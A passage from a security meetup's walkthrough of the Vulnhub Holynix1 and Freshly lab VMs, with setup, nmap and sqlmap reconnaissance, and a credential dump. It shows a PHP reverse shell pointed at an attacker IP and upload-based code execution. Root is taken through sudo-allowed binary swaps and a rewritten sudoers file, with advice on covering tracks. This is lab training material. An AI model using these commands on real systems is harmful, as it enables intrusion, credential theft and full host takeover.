downloads/pinkdance.jpg:                 JPEG image data, JFIF standard 1.02
downloads/prime.jpg:                     JPEG image data, JFIF standard 1.01,␣
 ↪comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90"
downloads/resume.txt:                    ASCII text
downloads/Shopping%20List.txt:           ASCII text
downloads/simplicity.jpg:                JPEG image data, JFIF standard 1.01
downloads/wrar393.exe:                   PE32 executable (GUI) Intel 80386, for MS␣
 ↪Windows, RAR self-extracting archive
downloads/wu-ftpd-2.6.0.tar.gz:          gzip compressed data, from Unix, last␣
 ↪modified: Sat Oct 16 17:54:51 1999
```

Once you've downloaded all the files you can switch DNS name resolution back. A quick peek at the downloaded files didn't show any obvious exploit material.

After inspecting the downloaded files nothing of immediate consequence stands out. The `resume.txt` flagged user ddonnovan as a potential administrative user along with lwestre for the ".gz" files and rcropper for `phase10_win32_0.1.zip`.

# 3.17 Holynix1

## 3.17.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub Holynix: v1:

> Holynix1 is an ubuntu server vmware image that was deliberately built to have security holes for the purposes of penetration testing. More of an obstacle course than a real world example. The object of the challenge is to gain root level privileges and access to personal client information.

### Setting up the VMware VM

The VM comes packaged as holynix-v1.tar.bz2, which is a tar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to holynix1 via root.

See *Virtual Machine Setup* for background on using the VMware vmdk file. Holynix1 is Ubuntu 8.04, x86, and 512MB memory. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=holynix1
BACKING=$VM.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/holynix/holynix-v1.tar.bz2
tar xvfj holynix-v1.tar.bz2
cd holynix
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the holynix1 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=holynix1
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
```

```
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if holynix1 were running and you wanted to "start over again":

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

## 3.17.2 Reconnaisance

### Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/local/pentest
LOCATION=$BASE/phouse
JOB=$LOCATION/holynix1
TOOLS=exploit,nmap,sqlmap
eval mkdir -p $JOB/{$TOOLS}
```

### Basic network reconnaisance

Start with some standard network reconnaisance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $JOB/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~$ BASE=$HOME/local/pentest
hacker@kali:~$ LOCATION=$BASE/phouse
hacker@kali:~$ JOB=$LOCATION/holynix1
hacker@kali:~$ TOOLS=exploit,nmap,sqlmap
hacker@kali:~$ eval mkdir -p $JOB/{$TOOLS}
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ cd $JOB/nmap
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ NMOUT=nmap
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ SN='192.168.1.0/24'
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ TARGETS=targets.txt
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn
↪$SN
###################### SNIP #####################
Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
MAC Address: 52:54:00:2B:88:8E (QEMU Virtual NIC)
###################### SNIP #####################
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.
↪*
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ # use the grep-able output to get a␣
↪list of target hosts
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d"
↪" -f2 > $TARGETS
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ # use the xml output to get an html␣
↪report
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}
↪_sn.html
```

At this point we have $TARGETS so scan them:

```
$SUDO nmap -A -vv -T3 --max-retries 0 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO nmap -A -vv -T3 --max-retries␣
↪0 -Pn -iL $TARGETS -oA ${NMOUT}_A
###################### SNIP #####################
Discovered open port 80/tcp on 192.168.1.105
###################### SNIP #####################
###################### SNIP #####################
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-
↪Patch)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
###################### SNIP #####################
OS details: Linux 2.6.24 - 2.6.25
###################### SNIP #####################
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_
↪A.html
```

Our target holynix1 is T=192.168.1.105 and runs an Apache 2.2.8 web server at port 80 using PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch. apache2 2.2.8-1ubuntu0.25 shows the package is part of Ubuntu hardy, as does php5 5.2.4-2ubuntu5.12 (i386 binary) in ubuntu hardy.

### What's at port 80?

```
T=192.168.1.105
cd $JOB/exploit
# The main page shows a link to a login page
curl --silent http://$T/ | grep login
# The login page has a form
curl --silent http://$T/?page=login.php | sed -n '/<form /,/<\/form>/p'
```

Running this we see:

```
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ T=192.168.1.105
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ cd $JOB/exploit
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The main page shows a link to␣
↪a login page
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent http://$T/ | grep␣
↪login
                <a href='?page=login.php'>Login</a><br />             <hr>
<center><h3>You must login to access restricted content</h3></center>
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The login page has a form
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent http://$T/?
↪page=login.php | sed -n '/<form /,/<\/form>/p'
<form method="POST" action="/index.php?page=login.php">       <p>Enter your username␣
↪and password:</p>
        <p>Name:<br><input type="text" name="user_name" size="20"></p>
        <p>Password:<br><input type="password" name="password" size="20"></p>
        <p><input type="submit" value="Submit" name="Submit_button"></p>
</form>
```

So we see a login form and fire up **sqlmap**.

### sqlmap to get creds

```
cd $JOB/sqlmap
URL="http://$T/?page=login.php"
sqlmap -u "$URL" --random-agent --batch \
       --forms --dbs \
       --output-dir $PWD/sqlmap_login
```

```
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ cd $JOB/sqlmap
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ URL="http://$T/?page=login.php"
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ sqlmap -u "$URL" --random-agent --
↪batch \
>        --forms --dbs \
>        --output-dir $PWD/sqlmap_login
##################### SNIP ######################
sqlmap identified the following injection points with a total of 409 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: user_name=PyHK&password=-1374' OR 3977=3977#&Submit_button=Submit

    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause
    Payload: user_name=PyHK&password=-3444' OR 1 GROUP BY CONCAT(0x71717a7a71,(SELECT␣
↪(CASE WHEN (9623=9623) THEN 1 ELSE 0 END)),0x7171787171,FLOOR(RAND(0)*2)) HAVING␣
↪MIN(0)#&Submit_button=Submit
```

```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
    Payload: user_name=PyHK&password=' AND (SELECT * FROM (SELECT(SLEEP(5)))taqW)#&
↪Submit_button=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: user_name=PyHK&password=' UNION ALL SELECT CONCAT(0x71717a7a71,
↪0x6c4b6e4c4a42474e6377,0x7171787171),NULL,NULL,NULL#&Submit_button=Submit
---
do you want to exploit this SQL injection? [Y/n] Y
[18:51:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[18:51:28] [INFO] fetching database names
[18:51:28] [INFO] the SQL query used returns 4 entries
[18:51:28] [INFO] retrieved: information_schema
[18:51:28] [INFO] retrieved: clients
[18:51:28] [INFO] retrieved: creds
[18:51:28] [INFO] retrieved: mysql
available databases [4]:
[*] clients
[*] creds
[*] information_schema
[*] mysql
##################### SNIP ######################
```

Pursuing the creds database we find the accounts table:

```
sqlmap -u "$URL" --random-agent --batch \
       --forms --dbs --dbms=MySQL -D creds --tables \
       --output-dir $PWD/sqlmap_login
```

Here are the tables found:

| table |
|---|
| accounts |
| blogs_table |
| calender |
| employee |
| page |

And looking at the accounts table:

```
sqlmap -u "$URL" --random-agent --batch \
       --forms --dbs --dbms=MySQL -D creds -T accounts --dump \
       --output-dir $PWD/sqlmap_login
```

| cid | upload | username | password |
|---|---|---|---|
| 1 | 0 | alamo | Ih@cK3dM1cR05oF7 |
| 2 | 1 | etenenbaum | P3n7@g0n0wN3d |
| 3 | 1 | gmckinnon | d15cL0suR3Pr0J3c7 |
| 4 | 1 | hreiser | Ik1Ll3dNiN@r315er |
| 5 | 1 | jdraper | p1@yIngW17hPh0n35 |
| 6 | 1 | jjames | @rR35t3D%40716 |
| 7 | 1 | jljohansen | m@k1nGb0o7L3g5 |
| 8 | 1 | kpoulsen | wH@7ar37H3Fed5D01n |
| 9 | 0 | ltorvalds | f@7H3r0FL1nUX |
| 10 | 1 | mrbutler | n@5aHaSw0rM5 |
| 11 | 1 | rtmorris | Myd@d51N7h3NSA |

## 3.17.3 The Exploit

### What can we do with credentials?

At this point we can explore the server choosing a user with upload rights: rtmorris with password "Myd@d51N7h3NSA". It doesn't take long to notice a form to upload files to the home directory. Here we show the `curl` equivalent to logging on and looking at the upload form.

```
T=192.168.1.105
cd $JOB/exploit
# Login using curl
COOKIES=cookies.txt
USER_NAME=rtmorris
PASSWORD=Myd@d51N7h3NSA
URL_LOGIN=http://$T/index.php?page=login.php
curl --silent --cookie-jar $COOKIES \
     --form user_name="$USER_NAME" \
     --form password="$PASSWORD" \
     --form Submit_button="Submit" \
     $URL_LOGIN
cat cookies.txt

# Look at the upload form
curl --silent --cookie $COOKIES http://$T/index.php?page=upload.php | \
    sed -n '/<form /,/<\/form>/p;/<\/form>/q'
```

Running the above gives:

```
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ T=192.168.1.105
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cd $JOB/exploit
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Login using curl
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ COOKIES=cookies.txt
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ USER_NAME=rtmorris
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ PASSWORD=Myd@d51N7h3NSA
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ URL_LOGIN=http://$T/index.php?
↪page=login.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie-jar
↪$COOKIES \
>       --form user_name="$USER_NAME" \
>       --form password="$PASSWORD" \
>       --form Submit_button="Submit" \
>       $URL_LOGIN
##################### SNIP ######################
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cat cookies.txt
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

192.168.1.105 FALSE   /       FALSE   0       uid     11
hacker@kali:~/local/pentest/phouse/holynix1/exploit$
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Look at the upload form
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie $COOKIES␣
↪http://$T/index.php?page=upload.php | \
>     sed -n '/<form /,/<\/form>/p;/<\/form>/q'
<h3>Home Directory Uploader</h3><form enctype='multipart/form-data' action='index.php?
↪page=transfer.php' method='POST'>Please choose a file: <input name='uploaded' type=
↪'file' /><br /><input type='checkbox' name='autoextract' value='true' /> Enable the␣
↪automatic extraction of gzip archives.<br><input type='submit' value='Upload' /></
↪form>
```

### Upload a PHP reverse shell

Using the upload form, run the following to upload a PHP reverse shell. Note that a straight upload (without taking advantage of gzip) won't have the right privs to execute, so you must upload a gzip'ed file:

```
ATTACKER=192.168.1.28
# Upload a php reverse shell
RSHELL=$(locate php | grep reverse | tail --lines=1)
UPLOAD=rshell.php
UPLOADTGZ=rshell.tar.gz
cp $RSHELL $UPLOAD
# Modify reverse shell to connect to ATTACKER
sed -i "s/\$ip = '127.0.0.1'/\$ip = '$ATTACKER'/" $UPLOAD
sed -i "s/\$port = 1234/\$port = 9999/" $UPLOAD
tar -cvzf $UPLOADTGZ $UPLOAD
URL_UPLOAD=http://$T/index.php?page=transfer.php
curl --silent --cookie $COOKIES \
     --form uploaded="@$UPLOADTGZ;type=application/gzip" \
     --form autoextract="true" \
     --form submit="Upload" \
     $URL_UPLOAD | grep "has been uploaded"
# The uploaded shell is at http://$T/~rtmorris/rshell.php
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ ATTACKER=192.168.1.28
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Upload a php reverse shell
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ RSHELL=$(locate php | grep␣
↪reverse | tail --lines=1)
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ UPLOAD=rshell.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ UPLOADTGZ=rshell.tar.gz
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cp $RSHELL $UPLOAD
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Modify reverse shell to␣
↪connect to ATTACKER
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ sed -i "s/\$ip = '127.0.0.1'/\
↪$ip = '$ATTACKER'/" $UPLOAD
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ sed -i "s/\$port = 1234/\$port =␣
↪9999/" $UPLOAD
```

```
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ tar -cvzf $UPLOADTGZ $UPLOAD
rshell.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ URL_UPLOAD=http://$T/index.php?
↪page=transfer.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie $COOKIES \
>       --form uploaded="@$UPLOADTGZ;type=application/gzip" \
>       --form autoextract="true" \
>       --form submit="Upload" \
>       $URL_UPLOAD | grep "has been uploaded"
<h3>The file 'rshell.tar.gz' has been uploaded.</h3><br />The ownership of the␣
↪uploaded file(s) have been changed accordingly.<br /><a href='?page=upload.php' >
↪Back to upload page</a>
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The uploaded shell is at http:/
↪/$T/~rtmorris/rshell.php
```

### Get root via the reverse shell

In a different window on your attacking host run:

```
socat - tcp-listen:9999
```

Return to the window you've been doing your exploits from to trigger the shell by running:

```
curl --silent --cookie $COOKIES http://$T/~$USER_NAME/$UPLOAD
```

This will kick off the reverse shell in the `socat` window from user www-data without a tty. First get a tty (not required but good practice) and see if we have any `sudo` karma:

```
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ socat - tcp-listen:9999
Linux holynix 2.6.24-26-server #1 SMP Tue Dec 1 19:19:20 UTC 2009 i686 GNU/Linux
##################### SNIP ######################
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@holynix:/$ sudo -l
sudo -l
User www-data may run the following commands on this host:
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /bin/chgrp
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /bin/mv
```

Here's the key thing: `chown`, `chgrp`, and `mv` rights allow you to replace system executables. Here `tar` isn't needed so you can replace it with `bash` and `/etc/sudoers` lets www-data `sudo /bin/tar` without a password:

```
www-data@holynix:/$ cp /bin/bash /tmp
cp /bin/bash /tmp
www-data@holynix:/$ sudo /bin/chown root.root /tmp/bash
sudo /bin/chown root.root /tmp/bash
www-data@holynix:/$ sudo mv /bin/tar /bin/tar.orig
sudo mv /bin/tar /bin/tar.orig
www-data@holynix:/$ sudo mv /tmp/bash /bin/tar
sudo mv /tmp/bash /bin/tar
www-data@holynix:/$ sudo /bin/tar
sudo /bin/tar
root@holynix:/# id
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

And we have root and can cover much of our tracks by deleting `rshell.php` and `mv /bin/tar.orig /bin/tar`.

A good writeup showing this approach can be found at Holynix Hacking Challenge: Part 1.

### Get root via other ways

Another approach is to temporarily update `/etc/sudoers` allowing www-data unlimited sudo rights. Picking up from just getting a shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
sudo /bin/tar -cvpPf /tmp/sudoers.tar /etc/sudoers
echo "root ALL=(ALL) ALL" > /tmp/sudoers
echo "%www-data ALL=(ALL) NOPASSWD: ALL" >> /tmp/sudoers
chmod 440 /tmp/sudoers
sudo /bin/chown root.root /tmp/sudoers
sudo /bin/mv /tmp/sudoers /etc/sudoers
sudo su -
/bin/tar -xvpPf /tmp/sudoers.tar
```

Another illustrative approach is Holynix - Level 1. While being much more complex and longer, it illustrates some useful techniques: running Tamper Data, DirBuster, accessing the MySQL database, cloning the users KnockKnock port knocking profile, and exploiting the ChangeTrack service.

# 3.18 Freshly

## 3.18.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub TopHatSec: Freshly:

> The goal of this challenge is to break into the machine via the web and find the secret hidden in a sensitive file.
>
> VulnHub note: You may have issues when importing to VMware. If this is the case. extract the HDD from the OVA file (using something like 7zip), and attach to a new VM. Please see the following guide: https://jkad.github.io/blog/2015/04/12/how-to-import-the-top-hat-sec-vms-into-vmware/.

### Setting up the VMware VM

The VM comes packaged as Freshly.ova, which is a tar archive containing a VMware vmdk file.

See *Virtual Machine Setup* for background on using the VMware vmdk file. Freshly is Ubuntu 14.04, x86, and 1024MB memory. For KVM you can use a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=Freshly
BACKING=$VM-disk1.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/tophatsec/Freshly.ova
tar -xvf Freshly.ova
```

```
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the Freshly VM. The actual command the author used in Debian Linux to create the VM was (os-variant=ubuntutrusty was not supported on Debian Jessie at this time):

```
VM=Freshly
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 1024 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if Freshly were running and you wanted to "start over again":

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO virt-install \
    --name "Freshly" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

## 3.18.2 Reconnaisance

### Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/local/pentest
LOCATION=$BASE/phouse
JOB=$LOCATION/freshly
TOOLS=exploit,dirb,hashcat,nikto,nmap,skipfish,sqlmap,wpscan
eval mkdir -p $JOB/{$TOOLS}
```

### Basic network reconnaisance

Start with some standard network reconnaisance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $JOB/nmap
NMOUT=nmap-phouse
SN='192.168.1.0/24'
TARGETS=targets.txt
nmap -sn -PE -oA ${NMOUT}_sn $SN
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/nmap$ nmap -sn -PE -oA ${NMOUT}_sn $SN
Warning:  You are not root -- using TCP pingscan rather than ICMP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-02 16:01 PDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 2.15% done; ETC: 16:02 (0:00:46 remaining)
##################### SNIP #####################
Nmap scan report for 192.168.1.103
Host is up (0.00029s latency).
##################### SNIP #####################
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.24 seconds
hacker@kali:~/local/pentest/phouse/freshly/nmap$ # use the grep-able output to get a␣
↪list of target hosts
hacker@kali:~/local/pentest/phouse/freshly/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d"
↪" -f2 > $TARGETS
hacker@kali:~/local/pentest/phouse/freshly/nmap$ # use the xml output to get an html␣
↪report
hacker@kali:~/local/pentest/phouse/freshly/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_
↪sn.html
```

At this point we have $TARGETS so scan them:

```
nmap -A -vv -T5 --max-retries 0 -Pn -iL $TARGETS -oA ${NMOUT}_A
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/nmap$ nmap -A -vv -T5 --max-retries 0 -Pn -
↪iL $TARGETS -oA ${NMOUT}_A
##################### SNIP #####################
Discovered open port 8080/tcp on 192.168.1.103
##################### SNIP #####################
Discovered open port 80/tcp on 192.168.1.103
##################### SNIP #####################
Discovered open port 443/tcp on 192.168.1.103
##################### SNIP #####################
##################### SNIP #####################
Nmap scan report for 192.168.1.103
Host is up (0.00043s latency).
Scanned at 2015-05-02 16:03:42 PDT for 70s
```

```
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
443/tcp  open  ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: A8B5AD142FFA4621B3DBF67BDECA483A
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2015-02-17T03:30:05+00:00
| Not valid after:  2025-02-14T03:30:05+00:00
| MD5:   ebd4 a980 6e51 1b13 769e d4b1 28f9 71dd
| SHA-1: 6297 03e9 f83b 06e7 d50d 3f4b 5bae 38c9 7665 cc64
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQDg5heFLm8t8jANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwMjE3MDMzMDA1WhcNMjUwMjE0MDMzMDA1WjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANFjfgmsBCGKWfdqCYZnY2mKvtUnYFtenVjtqdReduE12yavSQZuWAi2
| jIpCUMwG7RG3QAwyzCoMWAzF/tZimI8uNL8G9m84l/wQAbTPMPJTgJXpwY0/9IRc
| hdqtpFoVS251qA9AvPeqMv/hV+rKVAkYcONB6Q8Or8S6ifkEBAZbAgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEAQ3Kt0nVDLMkAv9/k1bt6KaM06cvTtiekgu0ugxA0TNXC
| FNIBqu/Fasog43FRLuUtAtNCNMqI5QAAVPatQPk1QmVoE+IxbvxldrKykZk9oXkj
| 5rbE43BAkxyiMvuNsZh7W2Lzx14tlA84c8B4Y1S0CqoVLpaJaCQ5MtVMSya3wAM=
|_-----END CERTIFICATE-----
|_ssl-date: 2057-02-26T05:39:31+00:00; +41y299d6h34m41s from local time.
8080/tcp open  http     Apache httpd
|_http-favicon: Unknown favicon MD5: A8B5AD142FFA4621B3DBF67BDECA483A
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
##################### SNIP ######################
hacker@kali:~/local/pentest/phouse/freshly/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_
↪A.html
```

Our target freshly is T=192.168.1.103 and runs a web server at ports 80, 443, and 8080.

```
T=192.168.1.103
```

### What's at ports 80, 443, 8080?

```
T=192.168.1.103
cd $JOB/exploit
curl --output freshly_80.txt http://$T/
cat freshly_80.txt
curl --insecure --output freshly_443.txt https://$T/
cat freshly_443.txt
curl --output freshly_8080.txt http://$T:8080/
cat freshly_8080.txt
```

When looking at the resulting content we see port 80 shows an image while 443 & 8080 provide links to http://\protect\T1\textdollarT:8080/wordpress/ which is a wordpress-based site.

### wpscan

Using the wordpress hint we run the **wpscan** tool. It turns out not to be needed for the exploit so if you're in a rush skip this section.

```
cd $JOB/wpscan
$SUDO apt-get install wpscan -y
$SUDO wpscan --url http://$T:8080/wordpress/ --random-agent \
   --enumerate u,vp,vt,tt 2>&1 | tee wpscan.txt
```

The wpscan output gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/wpscan$ $SUDO wpscan --url http://$T:8080/
↪wordpress/ --random-agent \
>    --enumerate u,vp,vt,tt 2>&1 | tee wpscan.txt
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.7
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.1.103:8080/wordpress/
[+] Started: Tue May 12 23:10:27 2015

[!] The WordPress 'http://192.168.1.103:8080/wordpress/readme.html' file exists␣
↪exposing a version number
[!] Full Path Disclosure (FPD) in: 'http://192.168.1.103:8080/wordpress/wp-includes/
↪rss-functions.php'
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] XML-RPC Interface available under: http://192.168.1.103:8080/wordpress/xmlrpc.php
[i] This may allow the GHOST vulnerability to be exploited, please see: https://www.
↪rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner

[+] WordPress version 4.1.5 identified from meta generator

[+] Enumerating installed plugins (only vulnerable ones) ...



  : |==========================================================================|

[+] We found 7 plugins:

[+] Name: all-in-one-seo-pack - v2.2.5.1
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-seo-
↪pack/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-seo-
↪pack/readme.txt
```

```
[!] Title: All in One SEO Pack <= 2.2.5.1 - Authentication Bypass
    Reference: https://wpvulndb.com/vulnerabilities/7881
    Reference: http://jvn.jp/en/jp/JVN75615300/index.html
    Reference: http://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-
↪pack-release-history/
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-0902
[i] Fixed in: 2.2.6

